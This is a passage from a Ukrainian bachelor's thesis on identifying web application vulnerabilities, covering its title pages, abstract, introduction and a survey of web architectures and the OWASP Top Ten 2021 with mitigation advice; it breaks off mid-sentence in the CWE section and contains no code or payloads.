Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ДОПУСТИТИ ДО ЗАХИСТУ:
В.о. завідувача кафедри
кібербезпеки та захисту інформації
_____ Іван ПАРХОМЕНКО

«___» червня 2025 р.

ПОЯСНЮВАЛЬНА ЗАПИСКА

кваліфікаційної роботи

галузь знань 12 Інформаційні технології
(шифр і назва галузі знань)

спеціальність 125 Кібербезпека
(код і назва спеціальності)

освітній ступень бакалавр

освітня програма Кібербезпека
(назва освітньо-професійної програми)

на тему: «Механізм ідентифікації вразливостей вебдодатків»

Виконавець: студент IV курсу, групи КБ-42

_____ **Андрій ЛЕБЕДИНСЬКИЙ**
(підпис) (ім'я, прізвище)

	Підпис	**Ім'я, прізвище**
Керівник		Володимир НАКОНЕЧНИЙ
Нормоконтроль		Леся БАРАНОВСЬКА

Київ 2025

Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ЗАТВЕРДЖЕНО:
В.о. завідувача кафедри
кібербезпеки та захисту інформації
_____ Іван ПАРХОМЕНКО

«29» листопада 2024 р.

ЗАВДАННЯ
на виконання кваліфікаційної роботи

спеціальності 125 Кібербезпека
(код і назва спеціальності)

освітньої програми Кібербезпека
(назва освітньо-професійної програми)

Студенту **КБ-42** (група) **Лебединському Андрію Володимировичу** (прізвище ім'я по батькові)

Тема кваліфікаційної роботи Механізм ідентифікації вразливостей вебдодатків

1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Тема кваліфікаційної роботи затверджена на засіданні кафедри кібербезпеки та захисту інформації протокол №6 від 28.11.2024 р.

2. ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Відомості про архітектуру та принципи побудови вебдодатків, методи ідентифікації вразливостей

3. ЗМІСТ РОЗРАХУНКОВО-ПОЯСНЮВАЛЬНОЇ ЗАПИСКИ

Необхідно дослідити структуру вебдодатків, ознайомитись з основними вебвразливостями, розглянути, порівняти та обрати методи ідентифікації вразливостей вебдодатків, розробити рішення для виявлення вразливості

4. ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Практична цінність Розробка інструменту для виявлення вразливості CVE-2023-4698 та підвищення загального рівня безпеки вебдодатків.

5. ДАТА ВИДАЧІ ЗАВДАННЯ

Дата видачі завдання: 29 листопада 2024 року

Завдання видав _____ (підпис) Володимир НАКОНЕЧНИЙ (ім'я, прізвище)

Завдання прийняв до виконання _____ (підпис) Андрій ЛЕБЕДИНСЬКИЙ (ім'я, прізвище)

КАЛЕНДАРНИЙ ПЛАН

№ п/п	Найменування етапів робіт	Строки виконання робіт (початок-кінець)	Відмітка про виконання
1	Уточнення постановки задачі	30.11.2024 – 05.12.2024	*виконано*
2	Аналіз літератури	06.12.2024 – 29.12.2024	*виконано*
3	Визначення актуальності проблеми	30.12.2024 – 29.01.2025	*виконано*
4	Ознайомлення із архітектурою вебдодатків	30.01.2025 – 14.02.2025	*виконано*
5	Огляд типових вразливостей	15.02.2025 – 28.02.2025	*виконано*
6	Дослідження методів виявлення та ідентифікації вразливостей	29.02.2025 – 31.03.2025	*виконано*
7	Аналіз вразливості CVE-2023-4698, практична реалізація сканера	01.04.2025 – 15.05.2025	*виконано*
8	Оформлення пояснювальної записки	16.05.2025 – 23.05.2025	*виконано*
9	Підготовка до захисту кваліфікаційної роботи	24.05.2025 – 10.06.2025	*виконано*

Завдання видав _____ (підпис) Володимир НАКОНЕЧНИЙ (ім'я, прізвище)

Завдання прийняв до виконання _____ (підпис) Андрій ЛЕБЕДИНСЬКИЙ (ім'я, прізвище)

Термін подання кваліфікаційної роботи до ЕК 13 червня 2025 року

РЕФЕРАТ

Кваліфікаційна робота складається зі вступу, трьох розділів, загальних висновків, списку використаних джерел, додатків, має 76 сторінок основного тексту, 2 таблиці, 22 рисунка та 1 додаток із загальною кількістю сторінок 7. Список використаних джерел містить 35 найменувань і займає 4 сторінок.

Метою даної роботи є дослідження сучасних механізмів ідентифікації вразливостей у вебдодатках із метою підвищення рівня їх безпеки, а також практична реалізація власного інструменту для виявлення вразливості CVE-2023-4698.

Для досягнення зазначеної в роботі мети поставлені наступні завдання:

– проаналізувати архітектуру та функціональні особливості сучасних вебдодатків;
– розглянути поширені вразливості згідно з класифікаціями OWASP, CWE та CVE;
– дослідити статичні, динамічні та гібридні методи виявлення вразливостей;
– розробити інструмент для виявлення вразливості CVE-2023-4698;
– протестувати інструмент у контрольованому середовищі.

Важливість дослідження зумовлена стрімким зростанням кількості кіберінцидентів, пов’язаних із експлуатацією вразливостей вебзастосунків, що робить питання їх вчасного виявлення та усунення вкрай важливими.

У роботі розглянуто розповсюджені типи вразливостей вебдодатків та підходи до їх виявлення, зокрема статичні, динамічні та гібридні.

Практична частина роботи присвячена розробці інструменту для виявлення вразливості CVE-2023-4698 у додатку usememos. Реалізовано сканер мовою Python та протестовано його у локально розгорнутому середовищі.

Результати роботи можуть бути використані для оцінки рівня безпеки сайтів, як під час ручного тестування, так і в процесі регулярних перевірок у компаніях. Створений інструмент можна адаптувати під пошук подібних вразливостей в інших вебдодатках.

Ключові слова: вразливість, вебдодаток, інструмент, виявлення, CVE-2023-4698.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ

API – Application Programming Interface
CVE – Common Vulnerabilities and Exposures
CWE – Common Weakness Enumeration
DAST – Dynamic Application Security Testing
DoS – Denial of Service
HTTP – HyperText Transfer Protocol
ISO – International Organization for Standartization
OWASP – Open Web Application Security Project
PHP – Hypertext Preprocessor
SAST – Static Application Security Testing
SQL – Structured Query Language
SSRF – Server-Side Request Forgery
URL – Uniform Resource Locator
XSS – Cross-Site Scripting
ПЗ – Програмне забезпечення

ВСТУП

Актуальність роботи зумовлена тим, що в сучасному світі вебдодатки є невід'ємною складовою більшості інформаційних систем, які використовуються майже всюди: у бізнесі, державному управлінні, освіті, охороні здоров'я та фінансовому секторі. Як наслідок, така поширеність використання вебсервісів призводить до зростання їх кількості та складності, що в свою чергу впливає на збільшення числа вразливостей, які можуть бути використані зловмисниками для отримання несанкціонованого доступу до даних, порушення цілісності інформації або безперервності роботи систем.

Згідно з OWASP Top Ten 2021 року [1], найпоширенішими типами вразливостей вебдодатків залишаються порушення контролю доступу, криптографічні помилки, ін'єкції, вразливості аутентифікації та ідентифікації, помилки в налаштуванні безпеки та XSS. Ці типи вразливостей все частіше використовуються в атаках і залишаються критичними з точки зору безпеки.

Доказом значущості дослідження також може виступати постійне зростання кількості нових вразливостей, що реєструються у міжнародній базі даних CVE. Наприклад, за даними статистики кількості опублікованих CVE записів за 2024 рік, було зафіксовано 40 077 нових записів, що приблизно на 38% більше порівняно із статистикою за попередній рік [2]. Така тенденція свідчить про зростання ризиків у сфері інформаційної безпеки та підкреслює необхідність удосконалення методів виявлення та усунення вразливостей.

Мета даної роботи полягає в дослідженні сучасних механізмів ідентифікації вразливостей вебдодатків та, як наслідок, їх практична реалізація, зокрема шляхом створення інструменту виявлення вразливості CVE-2023-4698.

Для досягнення зазначеної в роботі мети необхідно вирішити наступні завдання:

- виконати аналіз функціональних особливостей та архітектури сучасних вебдодатків як об’єктів атак;
- розглянути найбільш розповсюджені вразливості вебдодатків згідно з OWASP, CWE та CVE;
- дослідити сучасні методи виявлення та ідентифікації вразливостей: статичні, динамічні та гібридні підходи;
- розробити програмне рішення для виявлення вразливості CVE-2023-4698;
- виконати тестування розробленого інструменту у власному середовищі та надати оцінку його роботи.

Об’єктом дослідження є процес виявлення та ідентифікації вразливостей вебдодатків як складової забезпечення їх інформаційної безпеки.

Предметом дослідження є сучасні методи та інструменти виявлення типових вразливостей вебдодатків, а також ефективність їх використання в умовах сучасності.

Методи дослідження застосовані під час виконання кваліфікаційної роботи:

- аналіз наукових і технічних джерел;
- порівняння та синтез існуючих методів виявлення та ідентифікації вразливостей;
- аналіз механізму експлуатації конкретної вразливості на прикладі CVE-2023-4698;
- проєктування власного програмного рішення для виявлення обраної вразливості.

Практичною цінністю даної роботи є створення інструменту для виявлення вразливості CVE-2023-4698, який може бути використаний в цілях перевірки захищеності цільових систем та підвищення загального рівня безпеки. Додаток може бути інтегрований до процесів автоматизованого сканування або використаний в освітньому процесі для навчання майбутніх фахівців з кібербезпеки.

РОЗДІЛ 1
АНАЛІЗ ЗАХИСТУ ВЕБДОДАТКІВ У СУЧАСНОМУ ІНФОРМАЦІЙНОМУ СЕРЕДОВИЩІ

1.1 Актуальність захисту вебдодатків у сучасному інформаційному середовищі

У сучасному суспільстві вебдодатки є невід'ємною частиною нашого життя, вони є критично важливими для функціонування організацій у різних секторах діяльності людини. З кожним днем кількість нових вебсервісів стає все більшою, а обсяг інформації яка циркулює в цифровому середовищі сягає розмірів, які складно собі уявити. Вебдодатки забезпечують безперервну роботу та зручний, швидкий доступ до великої кількості галузей людської діяльності, таких як:

- державні сервіси;
- банківські операції;
- медичне обслуговування;
- освітній процес;
- комерційна торгівля;
- виробнича логістика.

Значущість вебсервісів як елементів критичної інформаційної інфраструктури продовжує зростати завдяки їх багатофункціональності.

Наприклад, в медичному секторі поширення вебдодатків пов'язане з впровадженням системи eHealth, яка забезпечує централізовану обробку медичних даних. Додатки активно використовуються для ведення електронних медичних карток пацієнтів, записів на прийом до лікаря та надання консультацій в форматі онлайн. Така платформа як Helsi стала невід'ємною частиною процесу надання медичних послуг як для пацієнтів, так і для лікарів.

В фінансовій сфері вебдодатки використовуються провідними українськими банками, такими як ПриватБанк, Монобанк, Ощадбанк, для проведення миттєвих транзакцій, управління фінансами, сплати комунальних послуг та податків, відкриття рахунків тощо. Згідно з офіційними даними Національного банку України, за 9 місяців 2024 року частка безготівкових операцій за кількістю досягла 94,5%, а за сумою перебувала на рівні 64,8% від загальної суми операцій [7]. Більш детальна інформація про розподіл безготівкових операцій наочно відображена на рисунку 1.1. Показані числа свідчать про стійке зростання довіри користувачів до цифрових банківських сервісів.

Рисунок 1.1 – Розподіл безготівкових операцій з використанням платіжних карток в Україні за 9 місяців 2024 року [8]

Державний сектор України став одним із лідерів серед країн Центрально-Східної Європи у впровадженні електронного врядування. Найбільш впізнаваним прикладом є «Дія», завдяки цьому додатку громадяни мають змогу отримувати велику кількість адміністративних послуг онлайн: оформлення цифрових документів, реєстрація бізнесу, укладення шлюбу, отримання допомоги від держави, тощо.

Крім того, однією з відомих платформ також є «Прозоро», яка реалізує прозорість державних закупівель.

Цифрова трансформація не обійшла стороною і сферу освіти, в Україні вчителями й учнями активно використовуються такі вебплатформи як:

– Moodle;
– Google workspace for education;
– Zoom;
– Нові знання;
– На урок;
– Prometheus.

Ці додатки стали основними засобами для навчання мільйонів українських учнів і студентів в умовах повномасштабної війни та карантинних обмежень.

Таким чином, вебдодатки охоплюють майже всі сфери людського життя, адже вони здатні забезпечувати не лише зручність та ефективність, але й підтримувати стабільність функціонування державної критичної інфраструктури.

Однак, процес поширення використання вебдодатків також призводить до чисельних інцидентів безпеки через підвищену увагу з боку зловмисників, адже велика кількість інформації, що протікає по каналах зв’язку, є особистою та може містити в собі банківські та паспортні дані людей, паролі від особистих кабінетів різних додатків, фізичні адреси та багато іншого.

Питання надійності та безпеки вебдодатків є одним з найважливіших в нашому світі, оскільки порушення принципів цілісності, конфіденційності або доступності може призвести до ряду несподіваних та критичних ситуацій.

Наприклад, у січні 2023 року компанія T-Mobile повідомила про несанкціонований доступ до даних приблизно 37 мільйонів користувачів через вразливість у API. Зловмисникам вдалося отримати доступ до особистої інформації, такої як імена, адреси, дати народження та номери телефонів. Проте, фінансова інформація скомпрометована не була[3, 4].

Окрім цього, відомо про випадок витоку інформації в травні 2023 року, тоді під вплив масштабної кібератаки попав вебдодаток MOVEit Transfer, що використовується для безпечного обміну файлами. Зловмисниками була використана вразливість типу SQL-ін’єкція, інформація про яку міститься в базі даних CVE з ідентифікатором CVE-2023-34362 [5]. Серед організацій, які постраждали, також присутні державні установи та приватні компанії, що призвело до витоку мільйонів записів персональних даних [6].

Вищеописані інциденти безпеки наочно демонструють критичність кіберзагроз для вебдодатків у сучасних умовах, а також свідчать про те, що навіть великі та досвідчені компанії можуть стати об’єктами успішних атак через недоліки у безпеці вебсервісів. Для формування ефективної моделі захисту вебдодатків необхідно глибоко розуміти їх внутрішню структуру та принципи роботи, адже саме архітектурні особливості багато в чому визначають потенційні вектори загроз.

1.2 Архітектура вебдодатків як об’єкта кібератак

Ключову роль у забезпеченні взаємодії між додатками, базами даних та різними сервісами відіграє архітектура вебдодатків, саме вона визначає структурну організацію компонентів системи, їхні функціональні зв’язки та способи обміну даними. У центрі побудови вебдодатків лежить клієнт-серверна модель, відповідно до якої клієнтська частина, зазвичай веббраузер, надсилає

запити до сервера, а серверна частина відповідає за їх обробку, взаємодію з базами даних і формування відповіді для клієнта.

Розвиток технологій вебпрограмування, поява нових інфраструктурних рішень і зростання вимог до безпеки стали причинами виникнення різних архітектурних моделей, кожна з яких має свої особливості реалізації, переваги, обмеження. Вибір тієї чи іншої моделі залежить від цілої низки факторів – від обсягу проєкту до вимог стійкості до збоїв та безперервної роботи. Найбільш поширеними моделями архітектури вебдодатків являються наступні:

– монолітна;
– мікросервісна;
– багатошарова.

Монолітна архітектура була історично першою і донині лишається поширеним підходом у проєктах. У рамках цієї моделі вся логіка вебдодатка реалізується у вигляді єдиного цілісного застосунку – від обробки запитів користувача до взаємодії з базами даних [9]. Однак процес зростання складності програми демонструє свої обмеження: знижується гнучкість розгортання, підтримка коду стає складнішою, масштабування можливе лише через дублювання всього застосунку, а не окремих його компонентів. Однак, така архітектура є доцільною для проєктів із коротким життєвим циклом або за умови наявності обмежених ресурсів.

Мікросервісна архітектура виступає протилежністю моноліту, вона реалізує принцип поділу системи на незалежні сервіси, кожен з яких відповідає за конкретну бізнес-функцію [10]. Такі сервіси можуть бути розгорнуті окремо, оновлюватись та масштабуватися автономно без зупинки всієї системи. Сервіси взаємодіють між собою за допомогою мережевих протоколів. Саме мікросервісна модель стала базовою у сучасних високонавантажених проєктах, таких як Netflix, Amazon, Spotify тощо.

Ще однією розповсюдженою моделлю є багатошарова архітектура. В її класичній формі реалізується поділ на три рівні [11]:

1. Рівень презентації (інтерфейс клієнта), з яким користувачі взаємодіють безпосередньо. Відповідає за обробку користувацького інтерфейсу та представлення даних, отриманих із шару застосунку у зрозумілій користувачам формі.
2. Рівень застосунку (бізнес логіка), містить в собі основний функціонал, відповідає за обробку та логіку операцій, що виконуються зі сторони застосунку. Вихідні дані, що були згенеровані на основі отриманих вхідних даних від користувача передаються назад на рівень презентації.
3. Рівень даних (зберігання даних), займається зберіганням, отриманням та маніпулюванням даними, що використовуються застосунком. Може включати файлові системи, бази даних тощо.

Такий розподіл дозволяє організувати логічну структуру коду, забезпечити модульність та ізоляцію між шарами, що в свою чергу значно полегшує розробку та обслуговування системи. Наприклад, зміна інтерфейсу користувача не вплине на структуру бази даних або бізнес-логіку.

В залежності від кількості серверів та способу організації сховищ даних, вебдодатки можуть реалізовуватись через різні топологічні конфігурації інфраструктури, з яких можна виділити наступні [12]:

1. Одна база даних та один вебсервер. Найпростіша конфігурація, у якій всі компоненти додатка розміщені на одному сервері. Така модель застосовується у невеликих проєктах, оскільки забезпечує мінімальні витрати на інфраструктуру, проте збій одного з компонентів призводить до недоступності всієї системи.
2. Одна база даних та декілька вебсерверів. У цій моделі кілька серверів одночасно зайняті обробкою клієнтських запитів та формуванням відповідей. Вони взаємодіють із єдиною централізованою базою даних. Такий підхід підвищує загальну продуктивність системи без потреби внесення змін в схему зберігання даних. Проте наявність лише одного джерела даних створює потенційну «точку відмови».

3. Декілька баз даних та декілька вебсерверів. Модель яка дозволяє масштабувати як зберігання даних, так і обчислювальні ресурси. Наявність кількох джерел даних дозволяє розділити навантаження на операції читання й запису та будувати сценарії високої доступності системи. В свою ж чергу, навантаження на рівні обробки запитів може бути розподілене між кількома вебсерверами. Подібна конфігурація характерна для великих вебсервісів з високими вимогами до надійності, продуктивності та безперервності надання послуг.

Вибір мови програмування та відповідного технологічного стеку визначає не лише швидкість розробки вебдодатку, але й рівень безпеки, продуктивності та масштабованості системи. Розрізняють мови, які використовуються для розробки клієнтської частини та серверної частини. Залежно від архітектури системи ці мови можуть працювати як автономно, так і у тісній взаємодії одна з одною.

Однією з найпоширеніших мов для створення клієнтської частини вебдодатку є JavaScript, оскільки вона підтримується усіма сучасними браузерами та дозволяє реалізовувати широкий спектр функцій без необхідності звернення до сервера. За результатами опитування Stack Overflow [13], в 2024 році JavaScript використовувалася понад 64% професійних розробників у світі. Крім того, ця мова також використовується й для розробки серверної частини вебдодатку, що забезпечує можливість створення повного функціоналу вебдодатка єдиною мовою.

Згідно з рейтингом мов програмування DOU за 2024 рік [14], TypeScript продовжує набирати популярність серед українських розробників, адже показник її використання для роботи становить 15,1%, що лише на 0,3% менше ніж у JavaScript.

HTML (HyperText Markup Language) та CSS (Cascading Style Sheets) залишаються критично важливими в рамках розробки клієнтської частини вебдодатку, хоча вони й не являються мовами програмування в повному

розумінні цього терміну. HTML є мовою розмітки, що визначає логічну ієрархію та структуру вебдокументів і використовується для опису контенту: заголовків, параграфів, таблиць, форм тощо. CSS – це мова стилів, яка відповідає за візуальне оформлення вебсторінок.

Однією з найбільш популярних мов для створення серверної частини вебдодатку є Python, завдяки простоті свого синтаксису, універсальності та широкій екосистемі. Вона дозволяє швидко створювати безпечні, масштабовані та функціональні вебсервіси. Популярність Python підтверджується його позицією за індексом TIOBE [15], де він стабільно займає перше місце, що свідчить про його широке використання та зростаючу спільноту розробників.

PHP хоч і втратив свою популярність в порівнянні з минулими роками, все ще активно використовується завдяки своїй простоті та великій кількості готових рішень, що також робить його поширеним вибором для малих та середніх проєктів.

Також, однією з основ розробки масштабованих та надійних вебдодатків являється Java, завдяки своїй надійності, продуктивності та кросплатформеності. Згідно результатам опитування Stack Overflow [13], станом на 2024 рік, 30% професійних розробників у світі продовжують використовувати цю мову. Серед українських розробників Java посіла 4 місце із показником в 12,7% [14].

Технологічний стек – це сукупність мов програмування, бібліотек, баз даних, фреймворків, які використовуються під час створення, розгортання та підтримки вебдодатку. Серед найпоширеніших комбінацій можна виділити наступні [15, 16]:

1. LAMP (Linux, Apache, MySQL, PHP). Класичний стек який використовується для створення динамічних сайтів і CMS (Content Management Systems). Простий в налаштуванні, має велику кількість готових рішень та широко підтримується спільнотою.

2. MEAN (MongoDB, Express.js, Angular, Node.js). JavaScript є основою даного стеку, що дозволяє використовувати одну мову програмування на всіх рівнях додатка, облегшуючи процес підтримки та розробки.
3. MERN (MongoDB, Express.js, React, Node.js). Подібний до MEAN, але замість Angular використовує React для розробки клієнтської частини вебдодатку. React дозволяє створювати динамічні та високопродуктивні користувацькі інтерфейси.
4. ASP.NET Stack (C#, ASP.NET Core, SQL Server). Сукупність технологій компанії Microsoft. Є стандартом у корпоративному середовищі завдяки своїй продуктивності, кросплатформеності, безпеці та розвинутій екосистемі.

Розвиток мов програмування й технологічних стеків постійно рухається вперед, відображаючи зростання вимог до безпеки, масштабованості та ефективності. Успішність реалізації вебдодатку значною мірою залежить від вдалого вибору технологій, які найкраще відповідають наявним ресурсам, компетенції спеціалістів та цілям проєкту.

Однак, навіть вибір найкращих технологічних рішень та досконале розуміння архітектури вебдодатку не гарантують його повну безпеку. Надійний захист потребує також глибокого розуміння того, які саме механізми або компоненти використовуються для взаємодії системи із зовнішнім світом та можуть стати потенційними «точками входу» до вебдодатків для реалізації кібератак. Серед типових «точок входу» можна виділити наступні:

1. Вебінтерфейси та форми введення даних. Форми введення даних, такі як поля пошуку, коментування, авторизації чи реєстрації, часто використовуються як першочергові цілі для атак. Неналежна обробка введених зі сторони клієнта даних може призвести до виконання сервером шкідливого коду або несанкціонованого доступу до системи. Ці форми можуть бути використані атакуючими для впровадження шкідливих SQL-запитів або скриптів, що може стати

причиною зміни функціоналу додатку або витоку конфіденційної інформації.

2. API-інтерфейси. Завдяки інтерфейсам програмування додатків відбувається взаємодія із зовнішніми сервісами або між різними компонентами системи. Неналежна автентифікація, обробка даних або відсутність обмежень на кількість запитів можуть призвести до отримання зловмисниками доступу до внутрішніх функцій системи або викликати небажані дії. Панелі адміністраторів та віддалений доступ. Слабкі паролі, використання стандартних портів або відсутність двофакторної автентифікації роблять вразливими до атак панелі адміністрування та сервіси віддаленого доступу. Зловмисники можуть здійснювати атаки методом перебору, щоб знайти пароль до облікового запису адміністратора, або використовувати відомі вразливості цих сервісів для отримання доступу до системи.
3. Компоненти сторонніх розробників. Для розширення функціоналу вебдодатками часто використовуються сторонні плагіни або бібліотеки. Використання ненадійних або застарілих компонентів може призвести до виникнення вразливостей у системі. Атакуючі можуть використати відомі вразливості в цих компонентах для отримання доступу до системи.
4. Конфігурації вебсерверів. Додаткові точки входу для атакуючих можуть виникнути через неправильну конфігурацію вебсерверів. Некоректні налаштування безпеки, відсутність обмежень доступу до файлів, які містять чутливу інформацію або відкриті директорії також можуть бути причиною витоку конфіденційних даних або виконання шкідливих дій.

Отже, наявність «точок входу» для реалізації кібератак відіграє велику роль у формування загального рівня вразливості системи. Аналіз таких точок – це основа для побудови надійної стратегії захисту, адже саме вони найчастіше стають відправними точками для проведення атак. Відсутність контролю або належного захисту хоча б однієї з точок входу може мати критичні наслідки для цілісності, доступності та конфіденційності даних або, навіть, всієї системи.

1.3 Класифікація та характеристика типових вразливостей

Згідно з міжнародним стандартом ISO/IEC (International Electrotechnical Commission) 27005:2022 [17], термін «вразливість» визначається як: «слабкість активу або групи активів, яка може бути використана однією або кількома загрозами». Іншими словами, це недоліки конфігурації, реалізації або проєктування програмного забезпечення, які можуть бути використані зловмисником для порушення його нормального функціонування.

З метою систематизації найбільш критичних та поширених вразливостей було створено декілька авторитетних стандартів. Одним із найбільш відомих міжнародних джерел є OWASP Top Ten [1] – рейтинг найпоширеніших вразливостей вебдодатків, який був розроблений та продовжує оновлюватися некомерційною організацією Open Worldwide Application Security Project. Раз в декілька років цей документ оновлюється з урахуванням сучасної аналітики, даних про реальні інциденти, експертних оцінок та результатів автоматизованих сканувань.

Водночас із цим документом використовуються й інші стандартизовані системи класифікації вразливостей, серед яких слід виділити CWE [18] – база даних, яка містить інформацію про типові слабкі місця у програмному забезпечені, та CVE [19] – каталог конкретних відомих вразливостей із описом рівнів ризику, засобів виявлення та механізмів їх експлуатації.

1.3.1 OWASP Top Ten 2021

Останнє оновлення цього списку відбулося в 2021 році, було додано категорії вразливостей та оновлені вже існуючі. Нижче наведено аналіз вразливостей які входять до цього рейтингу:

1. A01:2021 – Порушення контролю доступу (Broken Access Control). Вразливості цієї категорії виникають при відсутності або неналежній реалізації обмежень доступу до ресурсів. Іншими словами, в тому

випадку, коли зловмисники можуть отримати доступ до даних або функцій, які повинні бути недоступними для них. Прикладами атак такого типу є використання вразливих кінцевих точок API, а також обхід механізмів авторизації через зміну параметрів запиту або URL-адреси для доступу до конфіденційних даних. Для запобігання даній вразливості рекомендується забороняти за замовчуванням доступ до всіх ресурсів, окрім тих які є публічними, а також використовувати централізовані механізми контролю доступу та регулярно тестувати механізми авторизації.

2. A02:2021 – Криптографічні збої (Cryptographic Failures). Неналежний захист конфіденційних даних через відсутність або неправильне використання криптографічних механізмів. Існує вірогідність перехоплення або зміни даних зловмисниками під час їх передачі. Причинами виникнення вразливостей є використання застарілих або слабких алгоритмів шифрування, а також передача конфіденційних даних у відкритому вигляді. Рекомендується використовувати сучасні криптографічні протоколи та алгоритми, шифрувати всі конфіденційні дані, які перебувають у стані спокою та перевіряти ефективність застосованих конфігурацій.
3. A03:2021 – Ін’єкції (Injection). Вразливості такого типу виникають якщо вміст запиту, що передається користувачем, не проходить перевірку та фільтрацію і використовується безпосередньо в інтерпретаторі. Прикладами атак з використанням цих вразливостей є впровадження SQL-ін’єкцій для отримання доступу до бази даних та командні ін’єкції, які призводять до виконання шкідливого коду на сервері. Для запобігання слід екранувати спеціальні символи там, де це можливо та перевіряти вхідні дані на стороні сервера. A04:2021 – Небезпечний дизайн (Insecure Design). Категорія яка містить в собі різноманітні вразливості, що виникають через недостатньо продуману архітектуру, відсутність або низьку ефективність

механізмів безпеки. Наприклад, використання небезпечних, або повна відсутність, механізмів перевірки автентичності користувачів та слабкий контроль доступу до критичних функцій. Рекомендовано впроваджувати методології безпечного програмування з ранніх етапів проєктування, проводити регулярний перегляд архітектурних рішень із урахуванням вимог до безпеки, а також застосовувати моделі загроз для аналізу можливих сценаріїв зловживання функціями.

4. A05:2021 – Неправильна конфігурація безпеки (Security Misconfiguration). Вразливості цього типу виникають через небезпечні або неправильні налаштування системи. Серед прикладів можна виділити використання облікових записів які були створені за замовчуванням та мають стандартні або слабкі паролі, розкриття для користувачів чутливої інформації про систему під час виникнення помилок, а також відкриті сторінки, служби, порти або функції які не використовуються та не повинні бути доступними. Для усунення цих недоліків рекомендується впровадити автоматизований процес перевірки ефективності конфігурацій, відключити або видалити зайві компоненти та функції.
5. A06:2021 – Вразливі та застарілі компоненти (Vulnerable and Outdated Components). Категорія пов’язана із застосуванням застарілих компонентів (бібліотек, фреймворків, тощо.) з відомими вразливостями. Наприклад, зловмисник може використати відому вразливість в плагіні або модулі для доступу до конфіденційних даних або виконання шкідливого коду на стороні сервера. Для запобігання вразливостям рекомендовано регулярно встановлювати останні оновлення або патчі безпеки для всіх компонентів системи, не використовувати продукти без активної підтримки та впровадити засоби моніторингу вразливостей.

6. A07:2021 – Помилки ідентифікації та автентифікації (Identification and Authentication Failures). Вразливості зумовлені використанням ненадійних механізмів ідентифікації та автентифікації, експлуатація яких може дозволити зловмиснику отримати несанкціонований доступ до системи. Причиною їх виникнення може бути дозвіл на встановлення слабких або вже колись використовуваних паролів, відсутність захисту додатку від атак методом перебору або з використанням словника, відсутність процедури блокування облікового запису після певної кількості невдалих спроб авторизації. Для підвищення рівня безпеки необхідно застосовувати сучасні механізми підтвердження особистості користувача із використанням багатофакторної автентифікації, використовувати надійні хеш-функції для зберігання паролів, створити або оновити політики безпеки які забезпечуватимуть використання користувачами лише надійних та складних паролів.
7. A08:2021 – Порушення цілісності програмного забезпечення та даних (Software and Data Integrity Failures). Тип вразливостей що пов’язаний із використанням бібліотек, оновлень, плагінів або модулів з ненадійних джерел, а також з відсутністю перевірки цілісності програмного забезпечення під час завантаження, розгортання або автоматичного оновлення. Наприклад, зловмисники можуть підмінити зміст бібліотеки яка завантажується, якщо додаток не перевіряє її цифровий підпис або хеш. Також загрозу можуть нести CI/CD-процеси (Continuous Integration/Continuous Delivery) без контролю цілісності, адже під час автоматизованого розгортання можуть бути використані шкідливі компоненти, які будуть інтегровані в додаток без перевірки. Рекомендації по усуненню вразливостей передбачають впровадження перевірки цілісності компонентів що використовуються та завантажуються з зовнішніх джерел, використання інструментів для верифікації відсутності

відомих вразливостей в програмному забезпеченні що розгортається. Додатково важливо переконатись в тому, що всі ресурси надходять з довірених джерел.

8. A09:2021 – Помилки ведення журналів і моніторингу (Security Logging and Monitoring Failures). Категорія охоплює відсутність або недостатність реєстрації подій безпеки, а також нездатність додатку виявляти, сповіщати та реагувати на загрози в режимі реального часу. Прикладами вразливостей можуть бути випадки, коли не ведеться журнал подій, таких як: вхід, зміна паролю або блокування облікового запису; створення нових облікових записів або додавання чи видалення користувачів з груп. Також проблемами являються відсутність моніторингу подій на предмет підозрілої активності або навіть відсутність механізмів сповіщення про такі дії. Для запобігання рекомендується: налагодити ефективний моніторинг та сповіщення про підозрілі дії; реалізувати процес автоматичного аналізу журналів на предмет аномалій; забезпечити збір та зберігання в журналах інформації про події, які можуть мати вплив на безпеку додатка.
9. A10:2021 – Підробка запитів на стороні сервера (SSRF). Виникає коли вебдодаток отримує посилання від користувача для здійснення в подальшому запиту до наданої адреси, при цьому попередньо не виконуючі її належної перевірки. Це може надати можливість змусити сервер звернутись до кінцевої точки яка контролюється зловмисником, внутрішніх служб або відкрити доступ до закритої інформації. Рекомендовані заходи для усунення вразливості: заборонити запити від сервера на зовнішні URL-адреси, якщо в цій функції немає потреби; використовувати список адрес, до яких серверу дозволено звертатися; реалізувати механізми автоматизованої перевірки URL-адрес та їх параметрів, що передаються користувачем.

Отже, OWASP Top Ten дійсно є надзвичайно важливим документом, який надає розгорнутий систематизований опис для типових вразливостей вебдодатків. Він дозволяє ефективно виявляти та запобігати загрозам ще на етапі розробки. Кожна категорія не лише описує типові помилки безпеки, які можуть виникнути в системах, а й надає перелік рекомендацій щодо впровадження надійних заходів захисту. На основі цього переліку можуть бути сформульовані чіткі вимоги до безпеки вебдодатків від етапу проєктування до експлуатації.

1.3.2 CWE та CVE: загальні тенденції та приклади

У підходах до управління ризиками інформаційної безпеки ключову роль відіграють ще 2 системи класифікації вразливостей, вони надають стандартизований опис як програмних слабкостей, так і конкретних вразливостей. Серед всіх інших, найбільш авторитетними є CWE та CVE, які використовуються як основа для аналізу, виявлення та протидії загрозам.

CWE – система класифікації, яка описує поширені слабкі місця в програмному та апаратному забезпеченні. Кожен запис в цій системі є конкретним типом слабкості, який може призвести до вразливості. Станом на липень 2024 року, база даних CWE містила в собі 939 унікальних записів, які охоплюють широкий спектр проблем безпеки.

Одним із найважливіших інструментів є список «Топ 25 найнебезпечніших слабкостей програмних засобів (Top 25 Most Dangerous Software Weaknesses)». Він відображає найпоширеніші та найкритичніші слабкості кожного року. Наприклад до списку за 2024 рік увійшли наступні записи:

1. Міжсайтовий скриптинг (XSS, CWE-79). Слабкість полягає у недостатній нейтралізації вхідних даних, що відкриває для зловмисника можливість ін’єктувати шкідливий скрипт у вебсторінку. Шкідливий код виконується на стороні браузера іншого

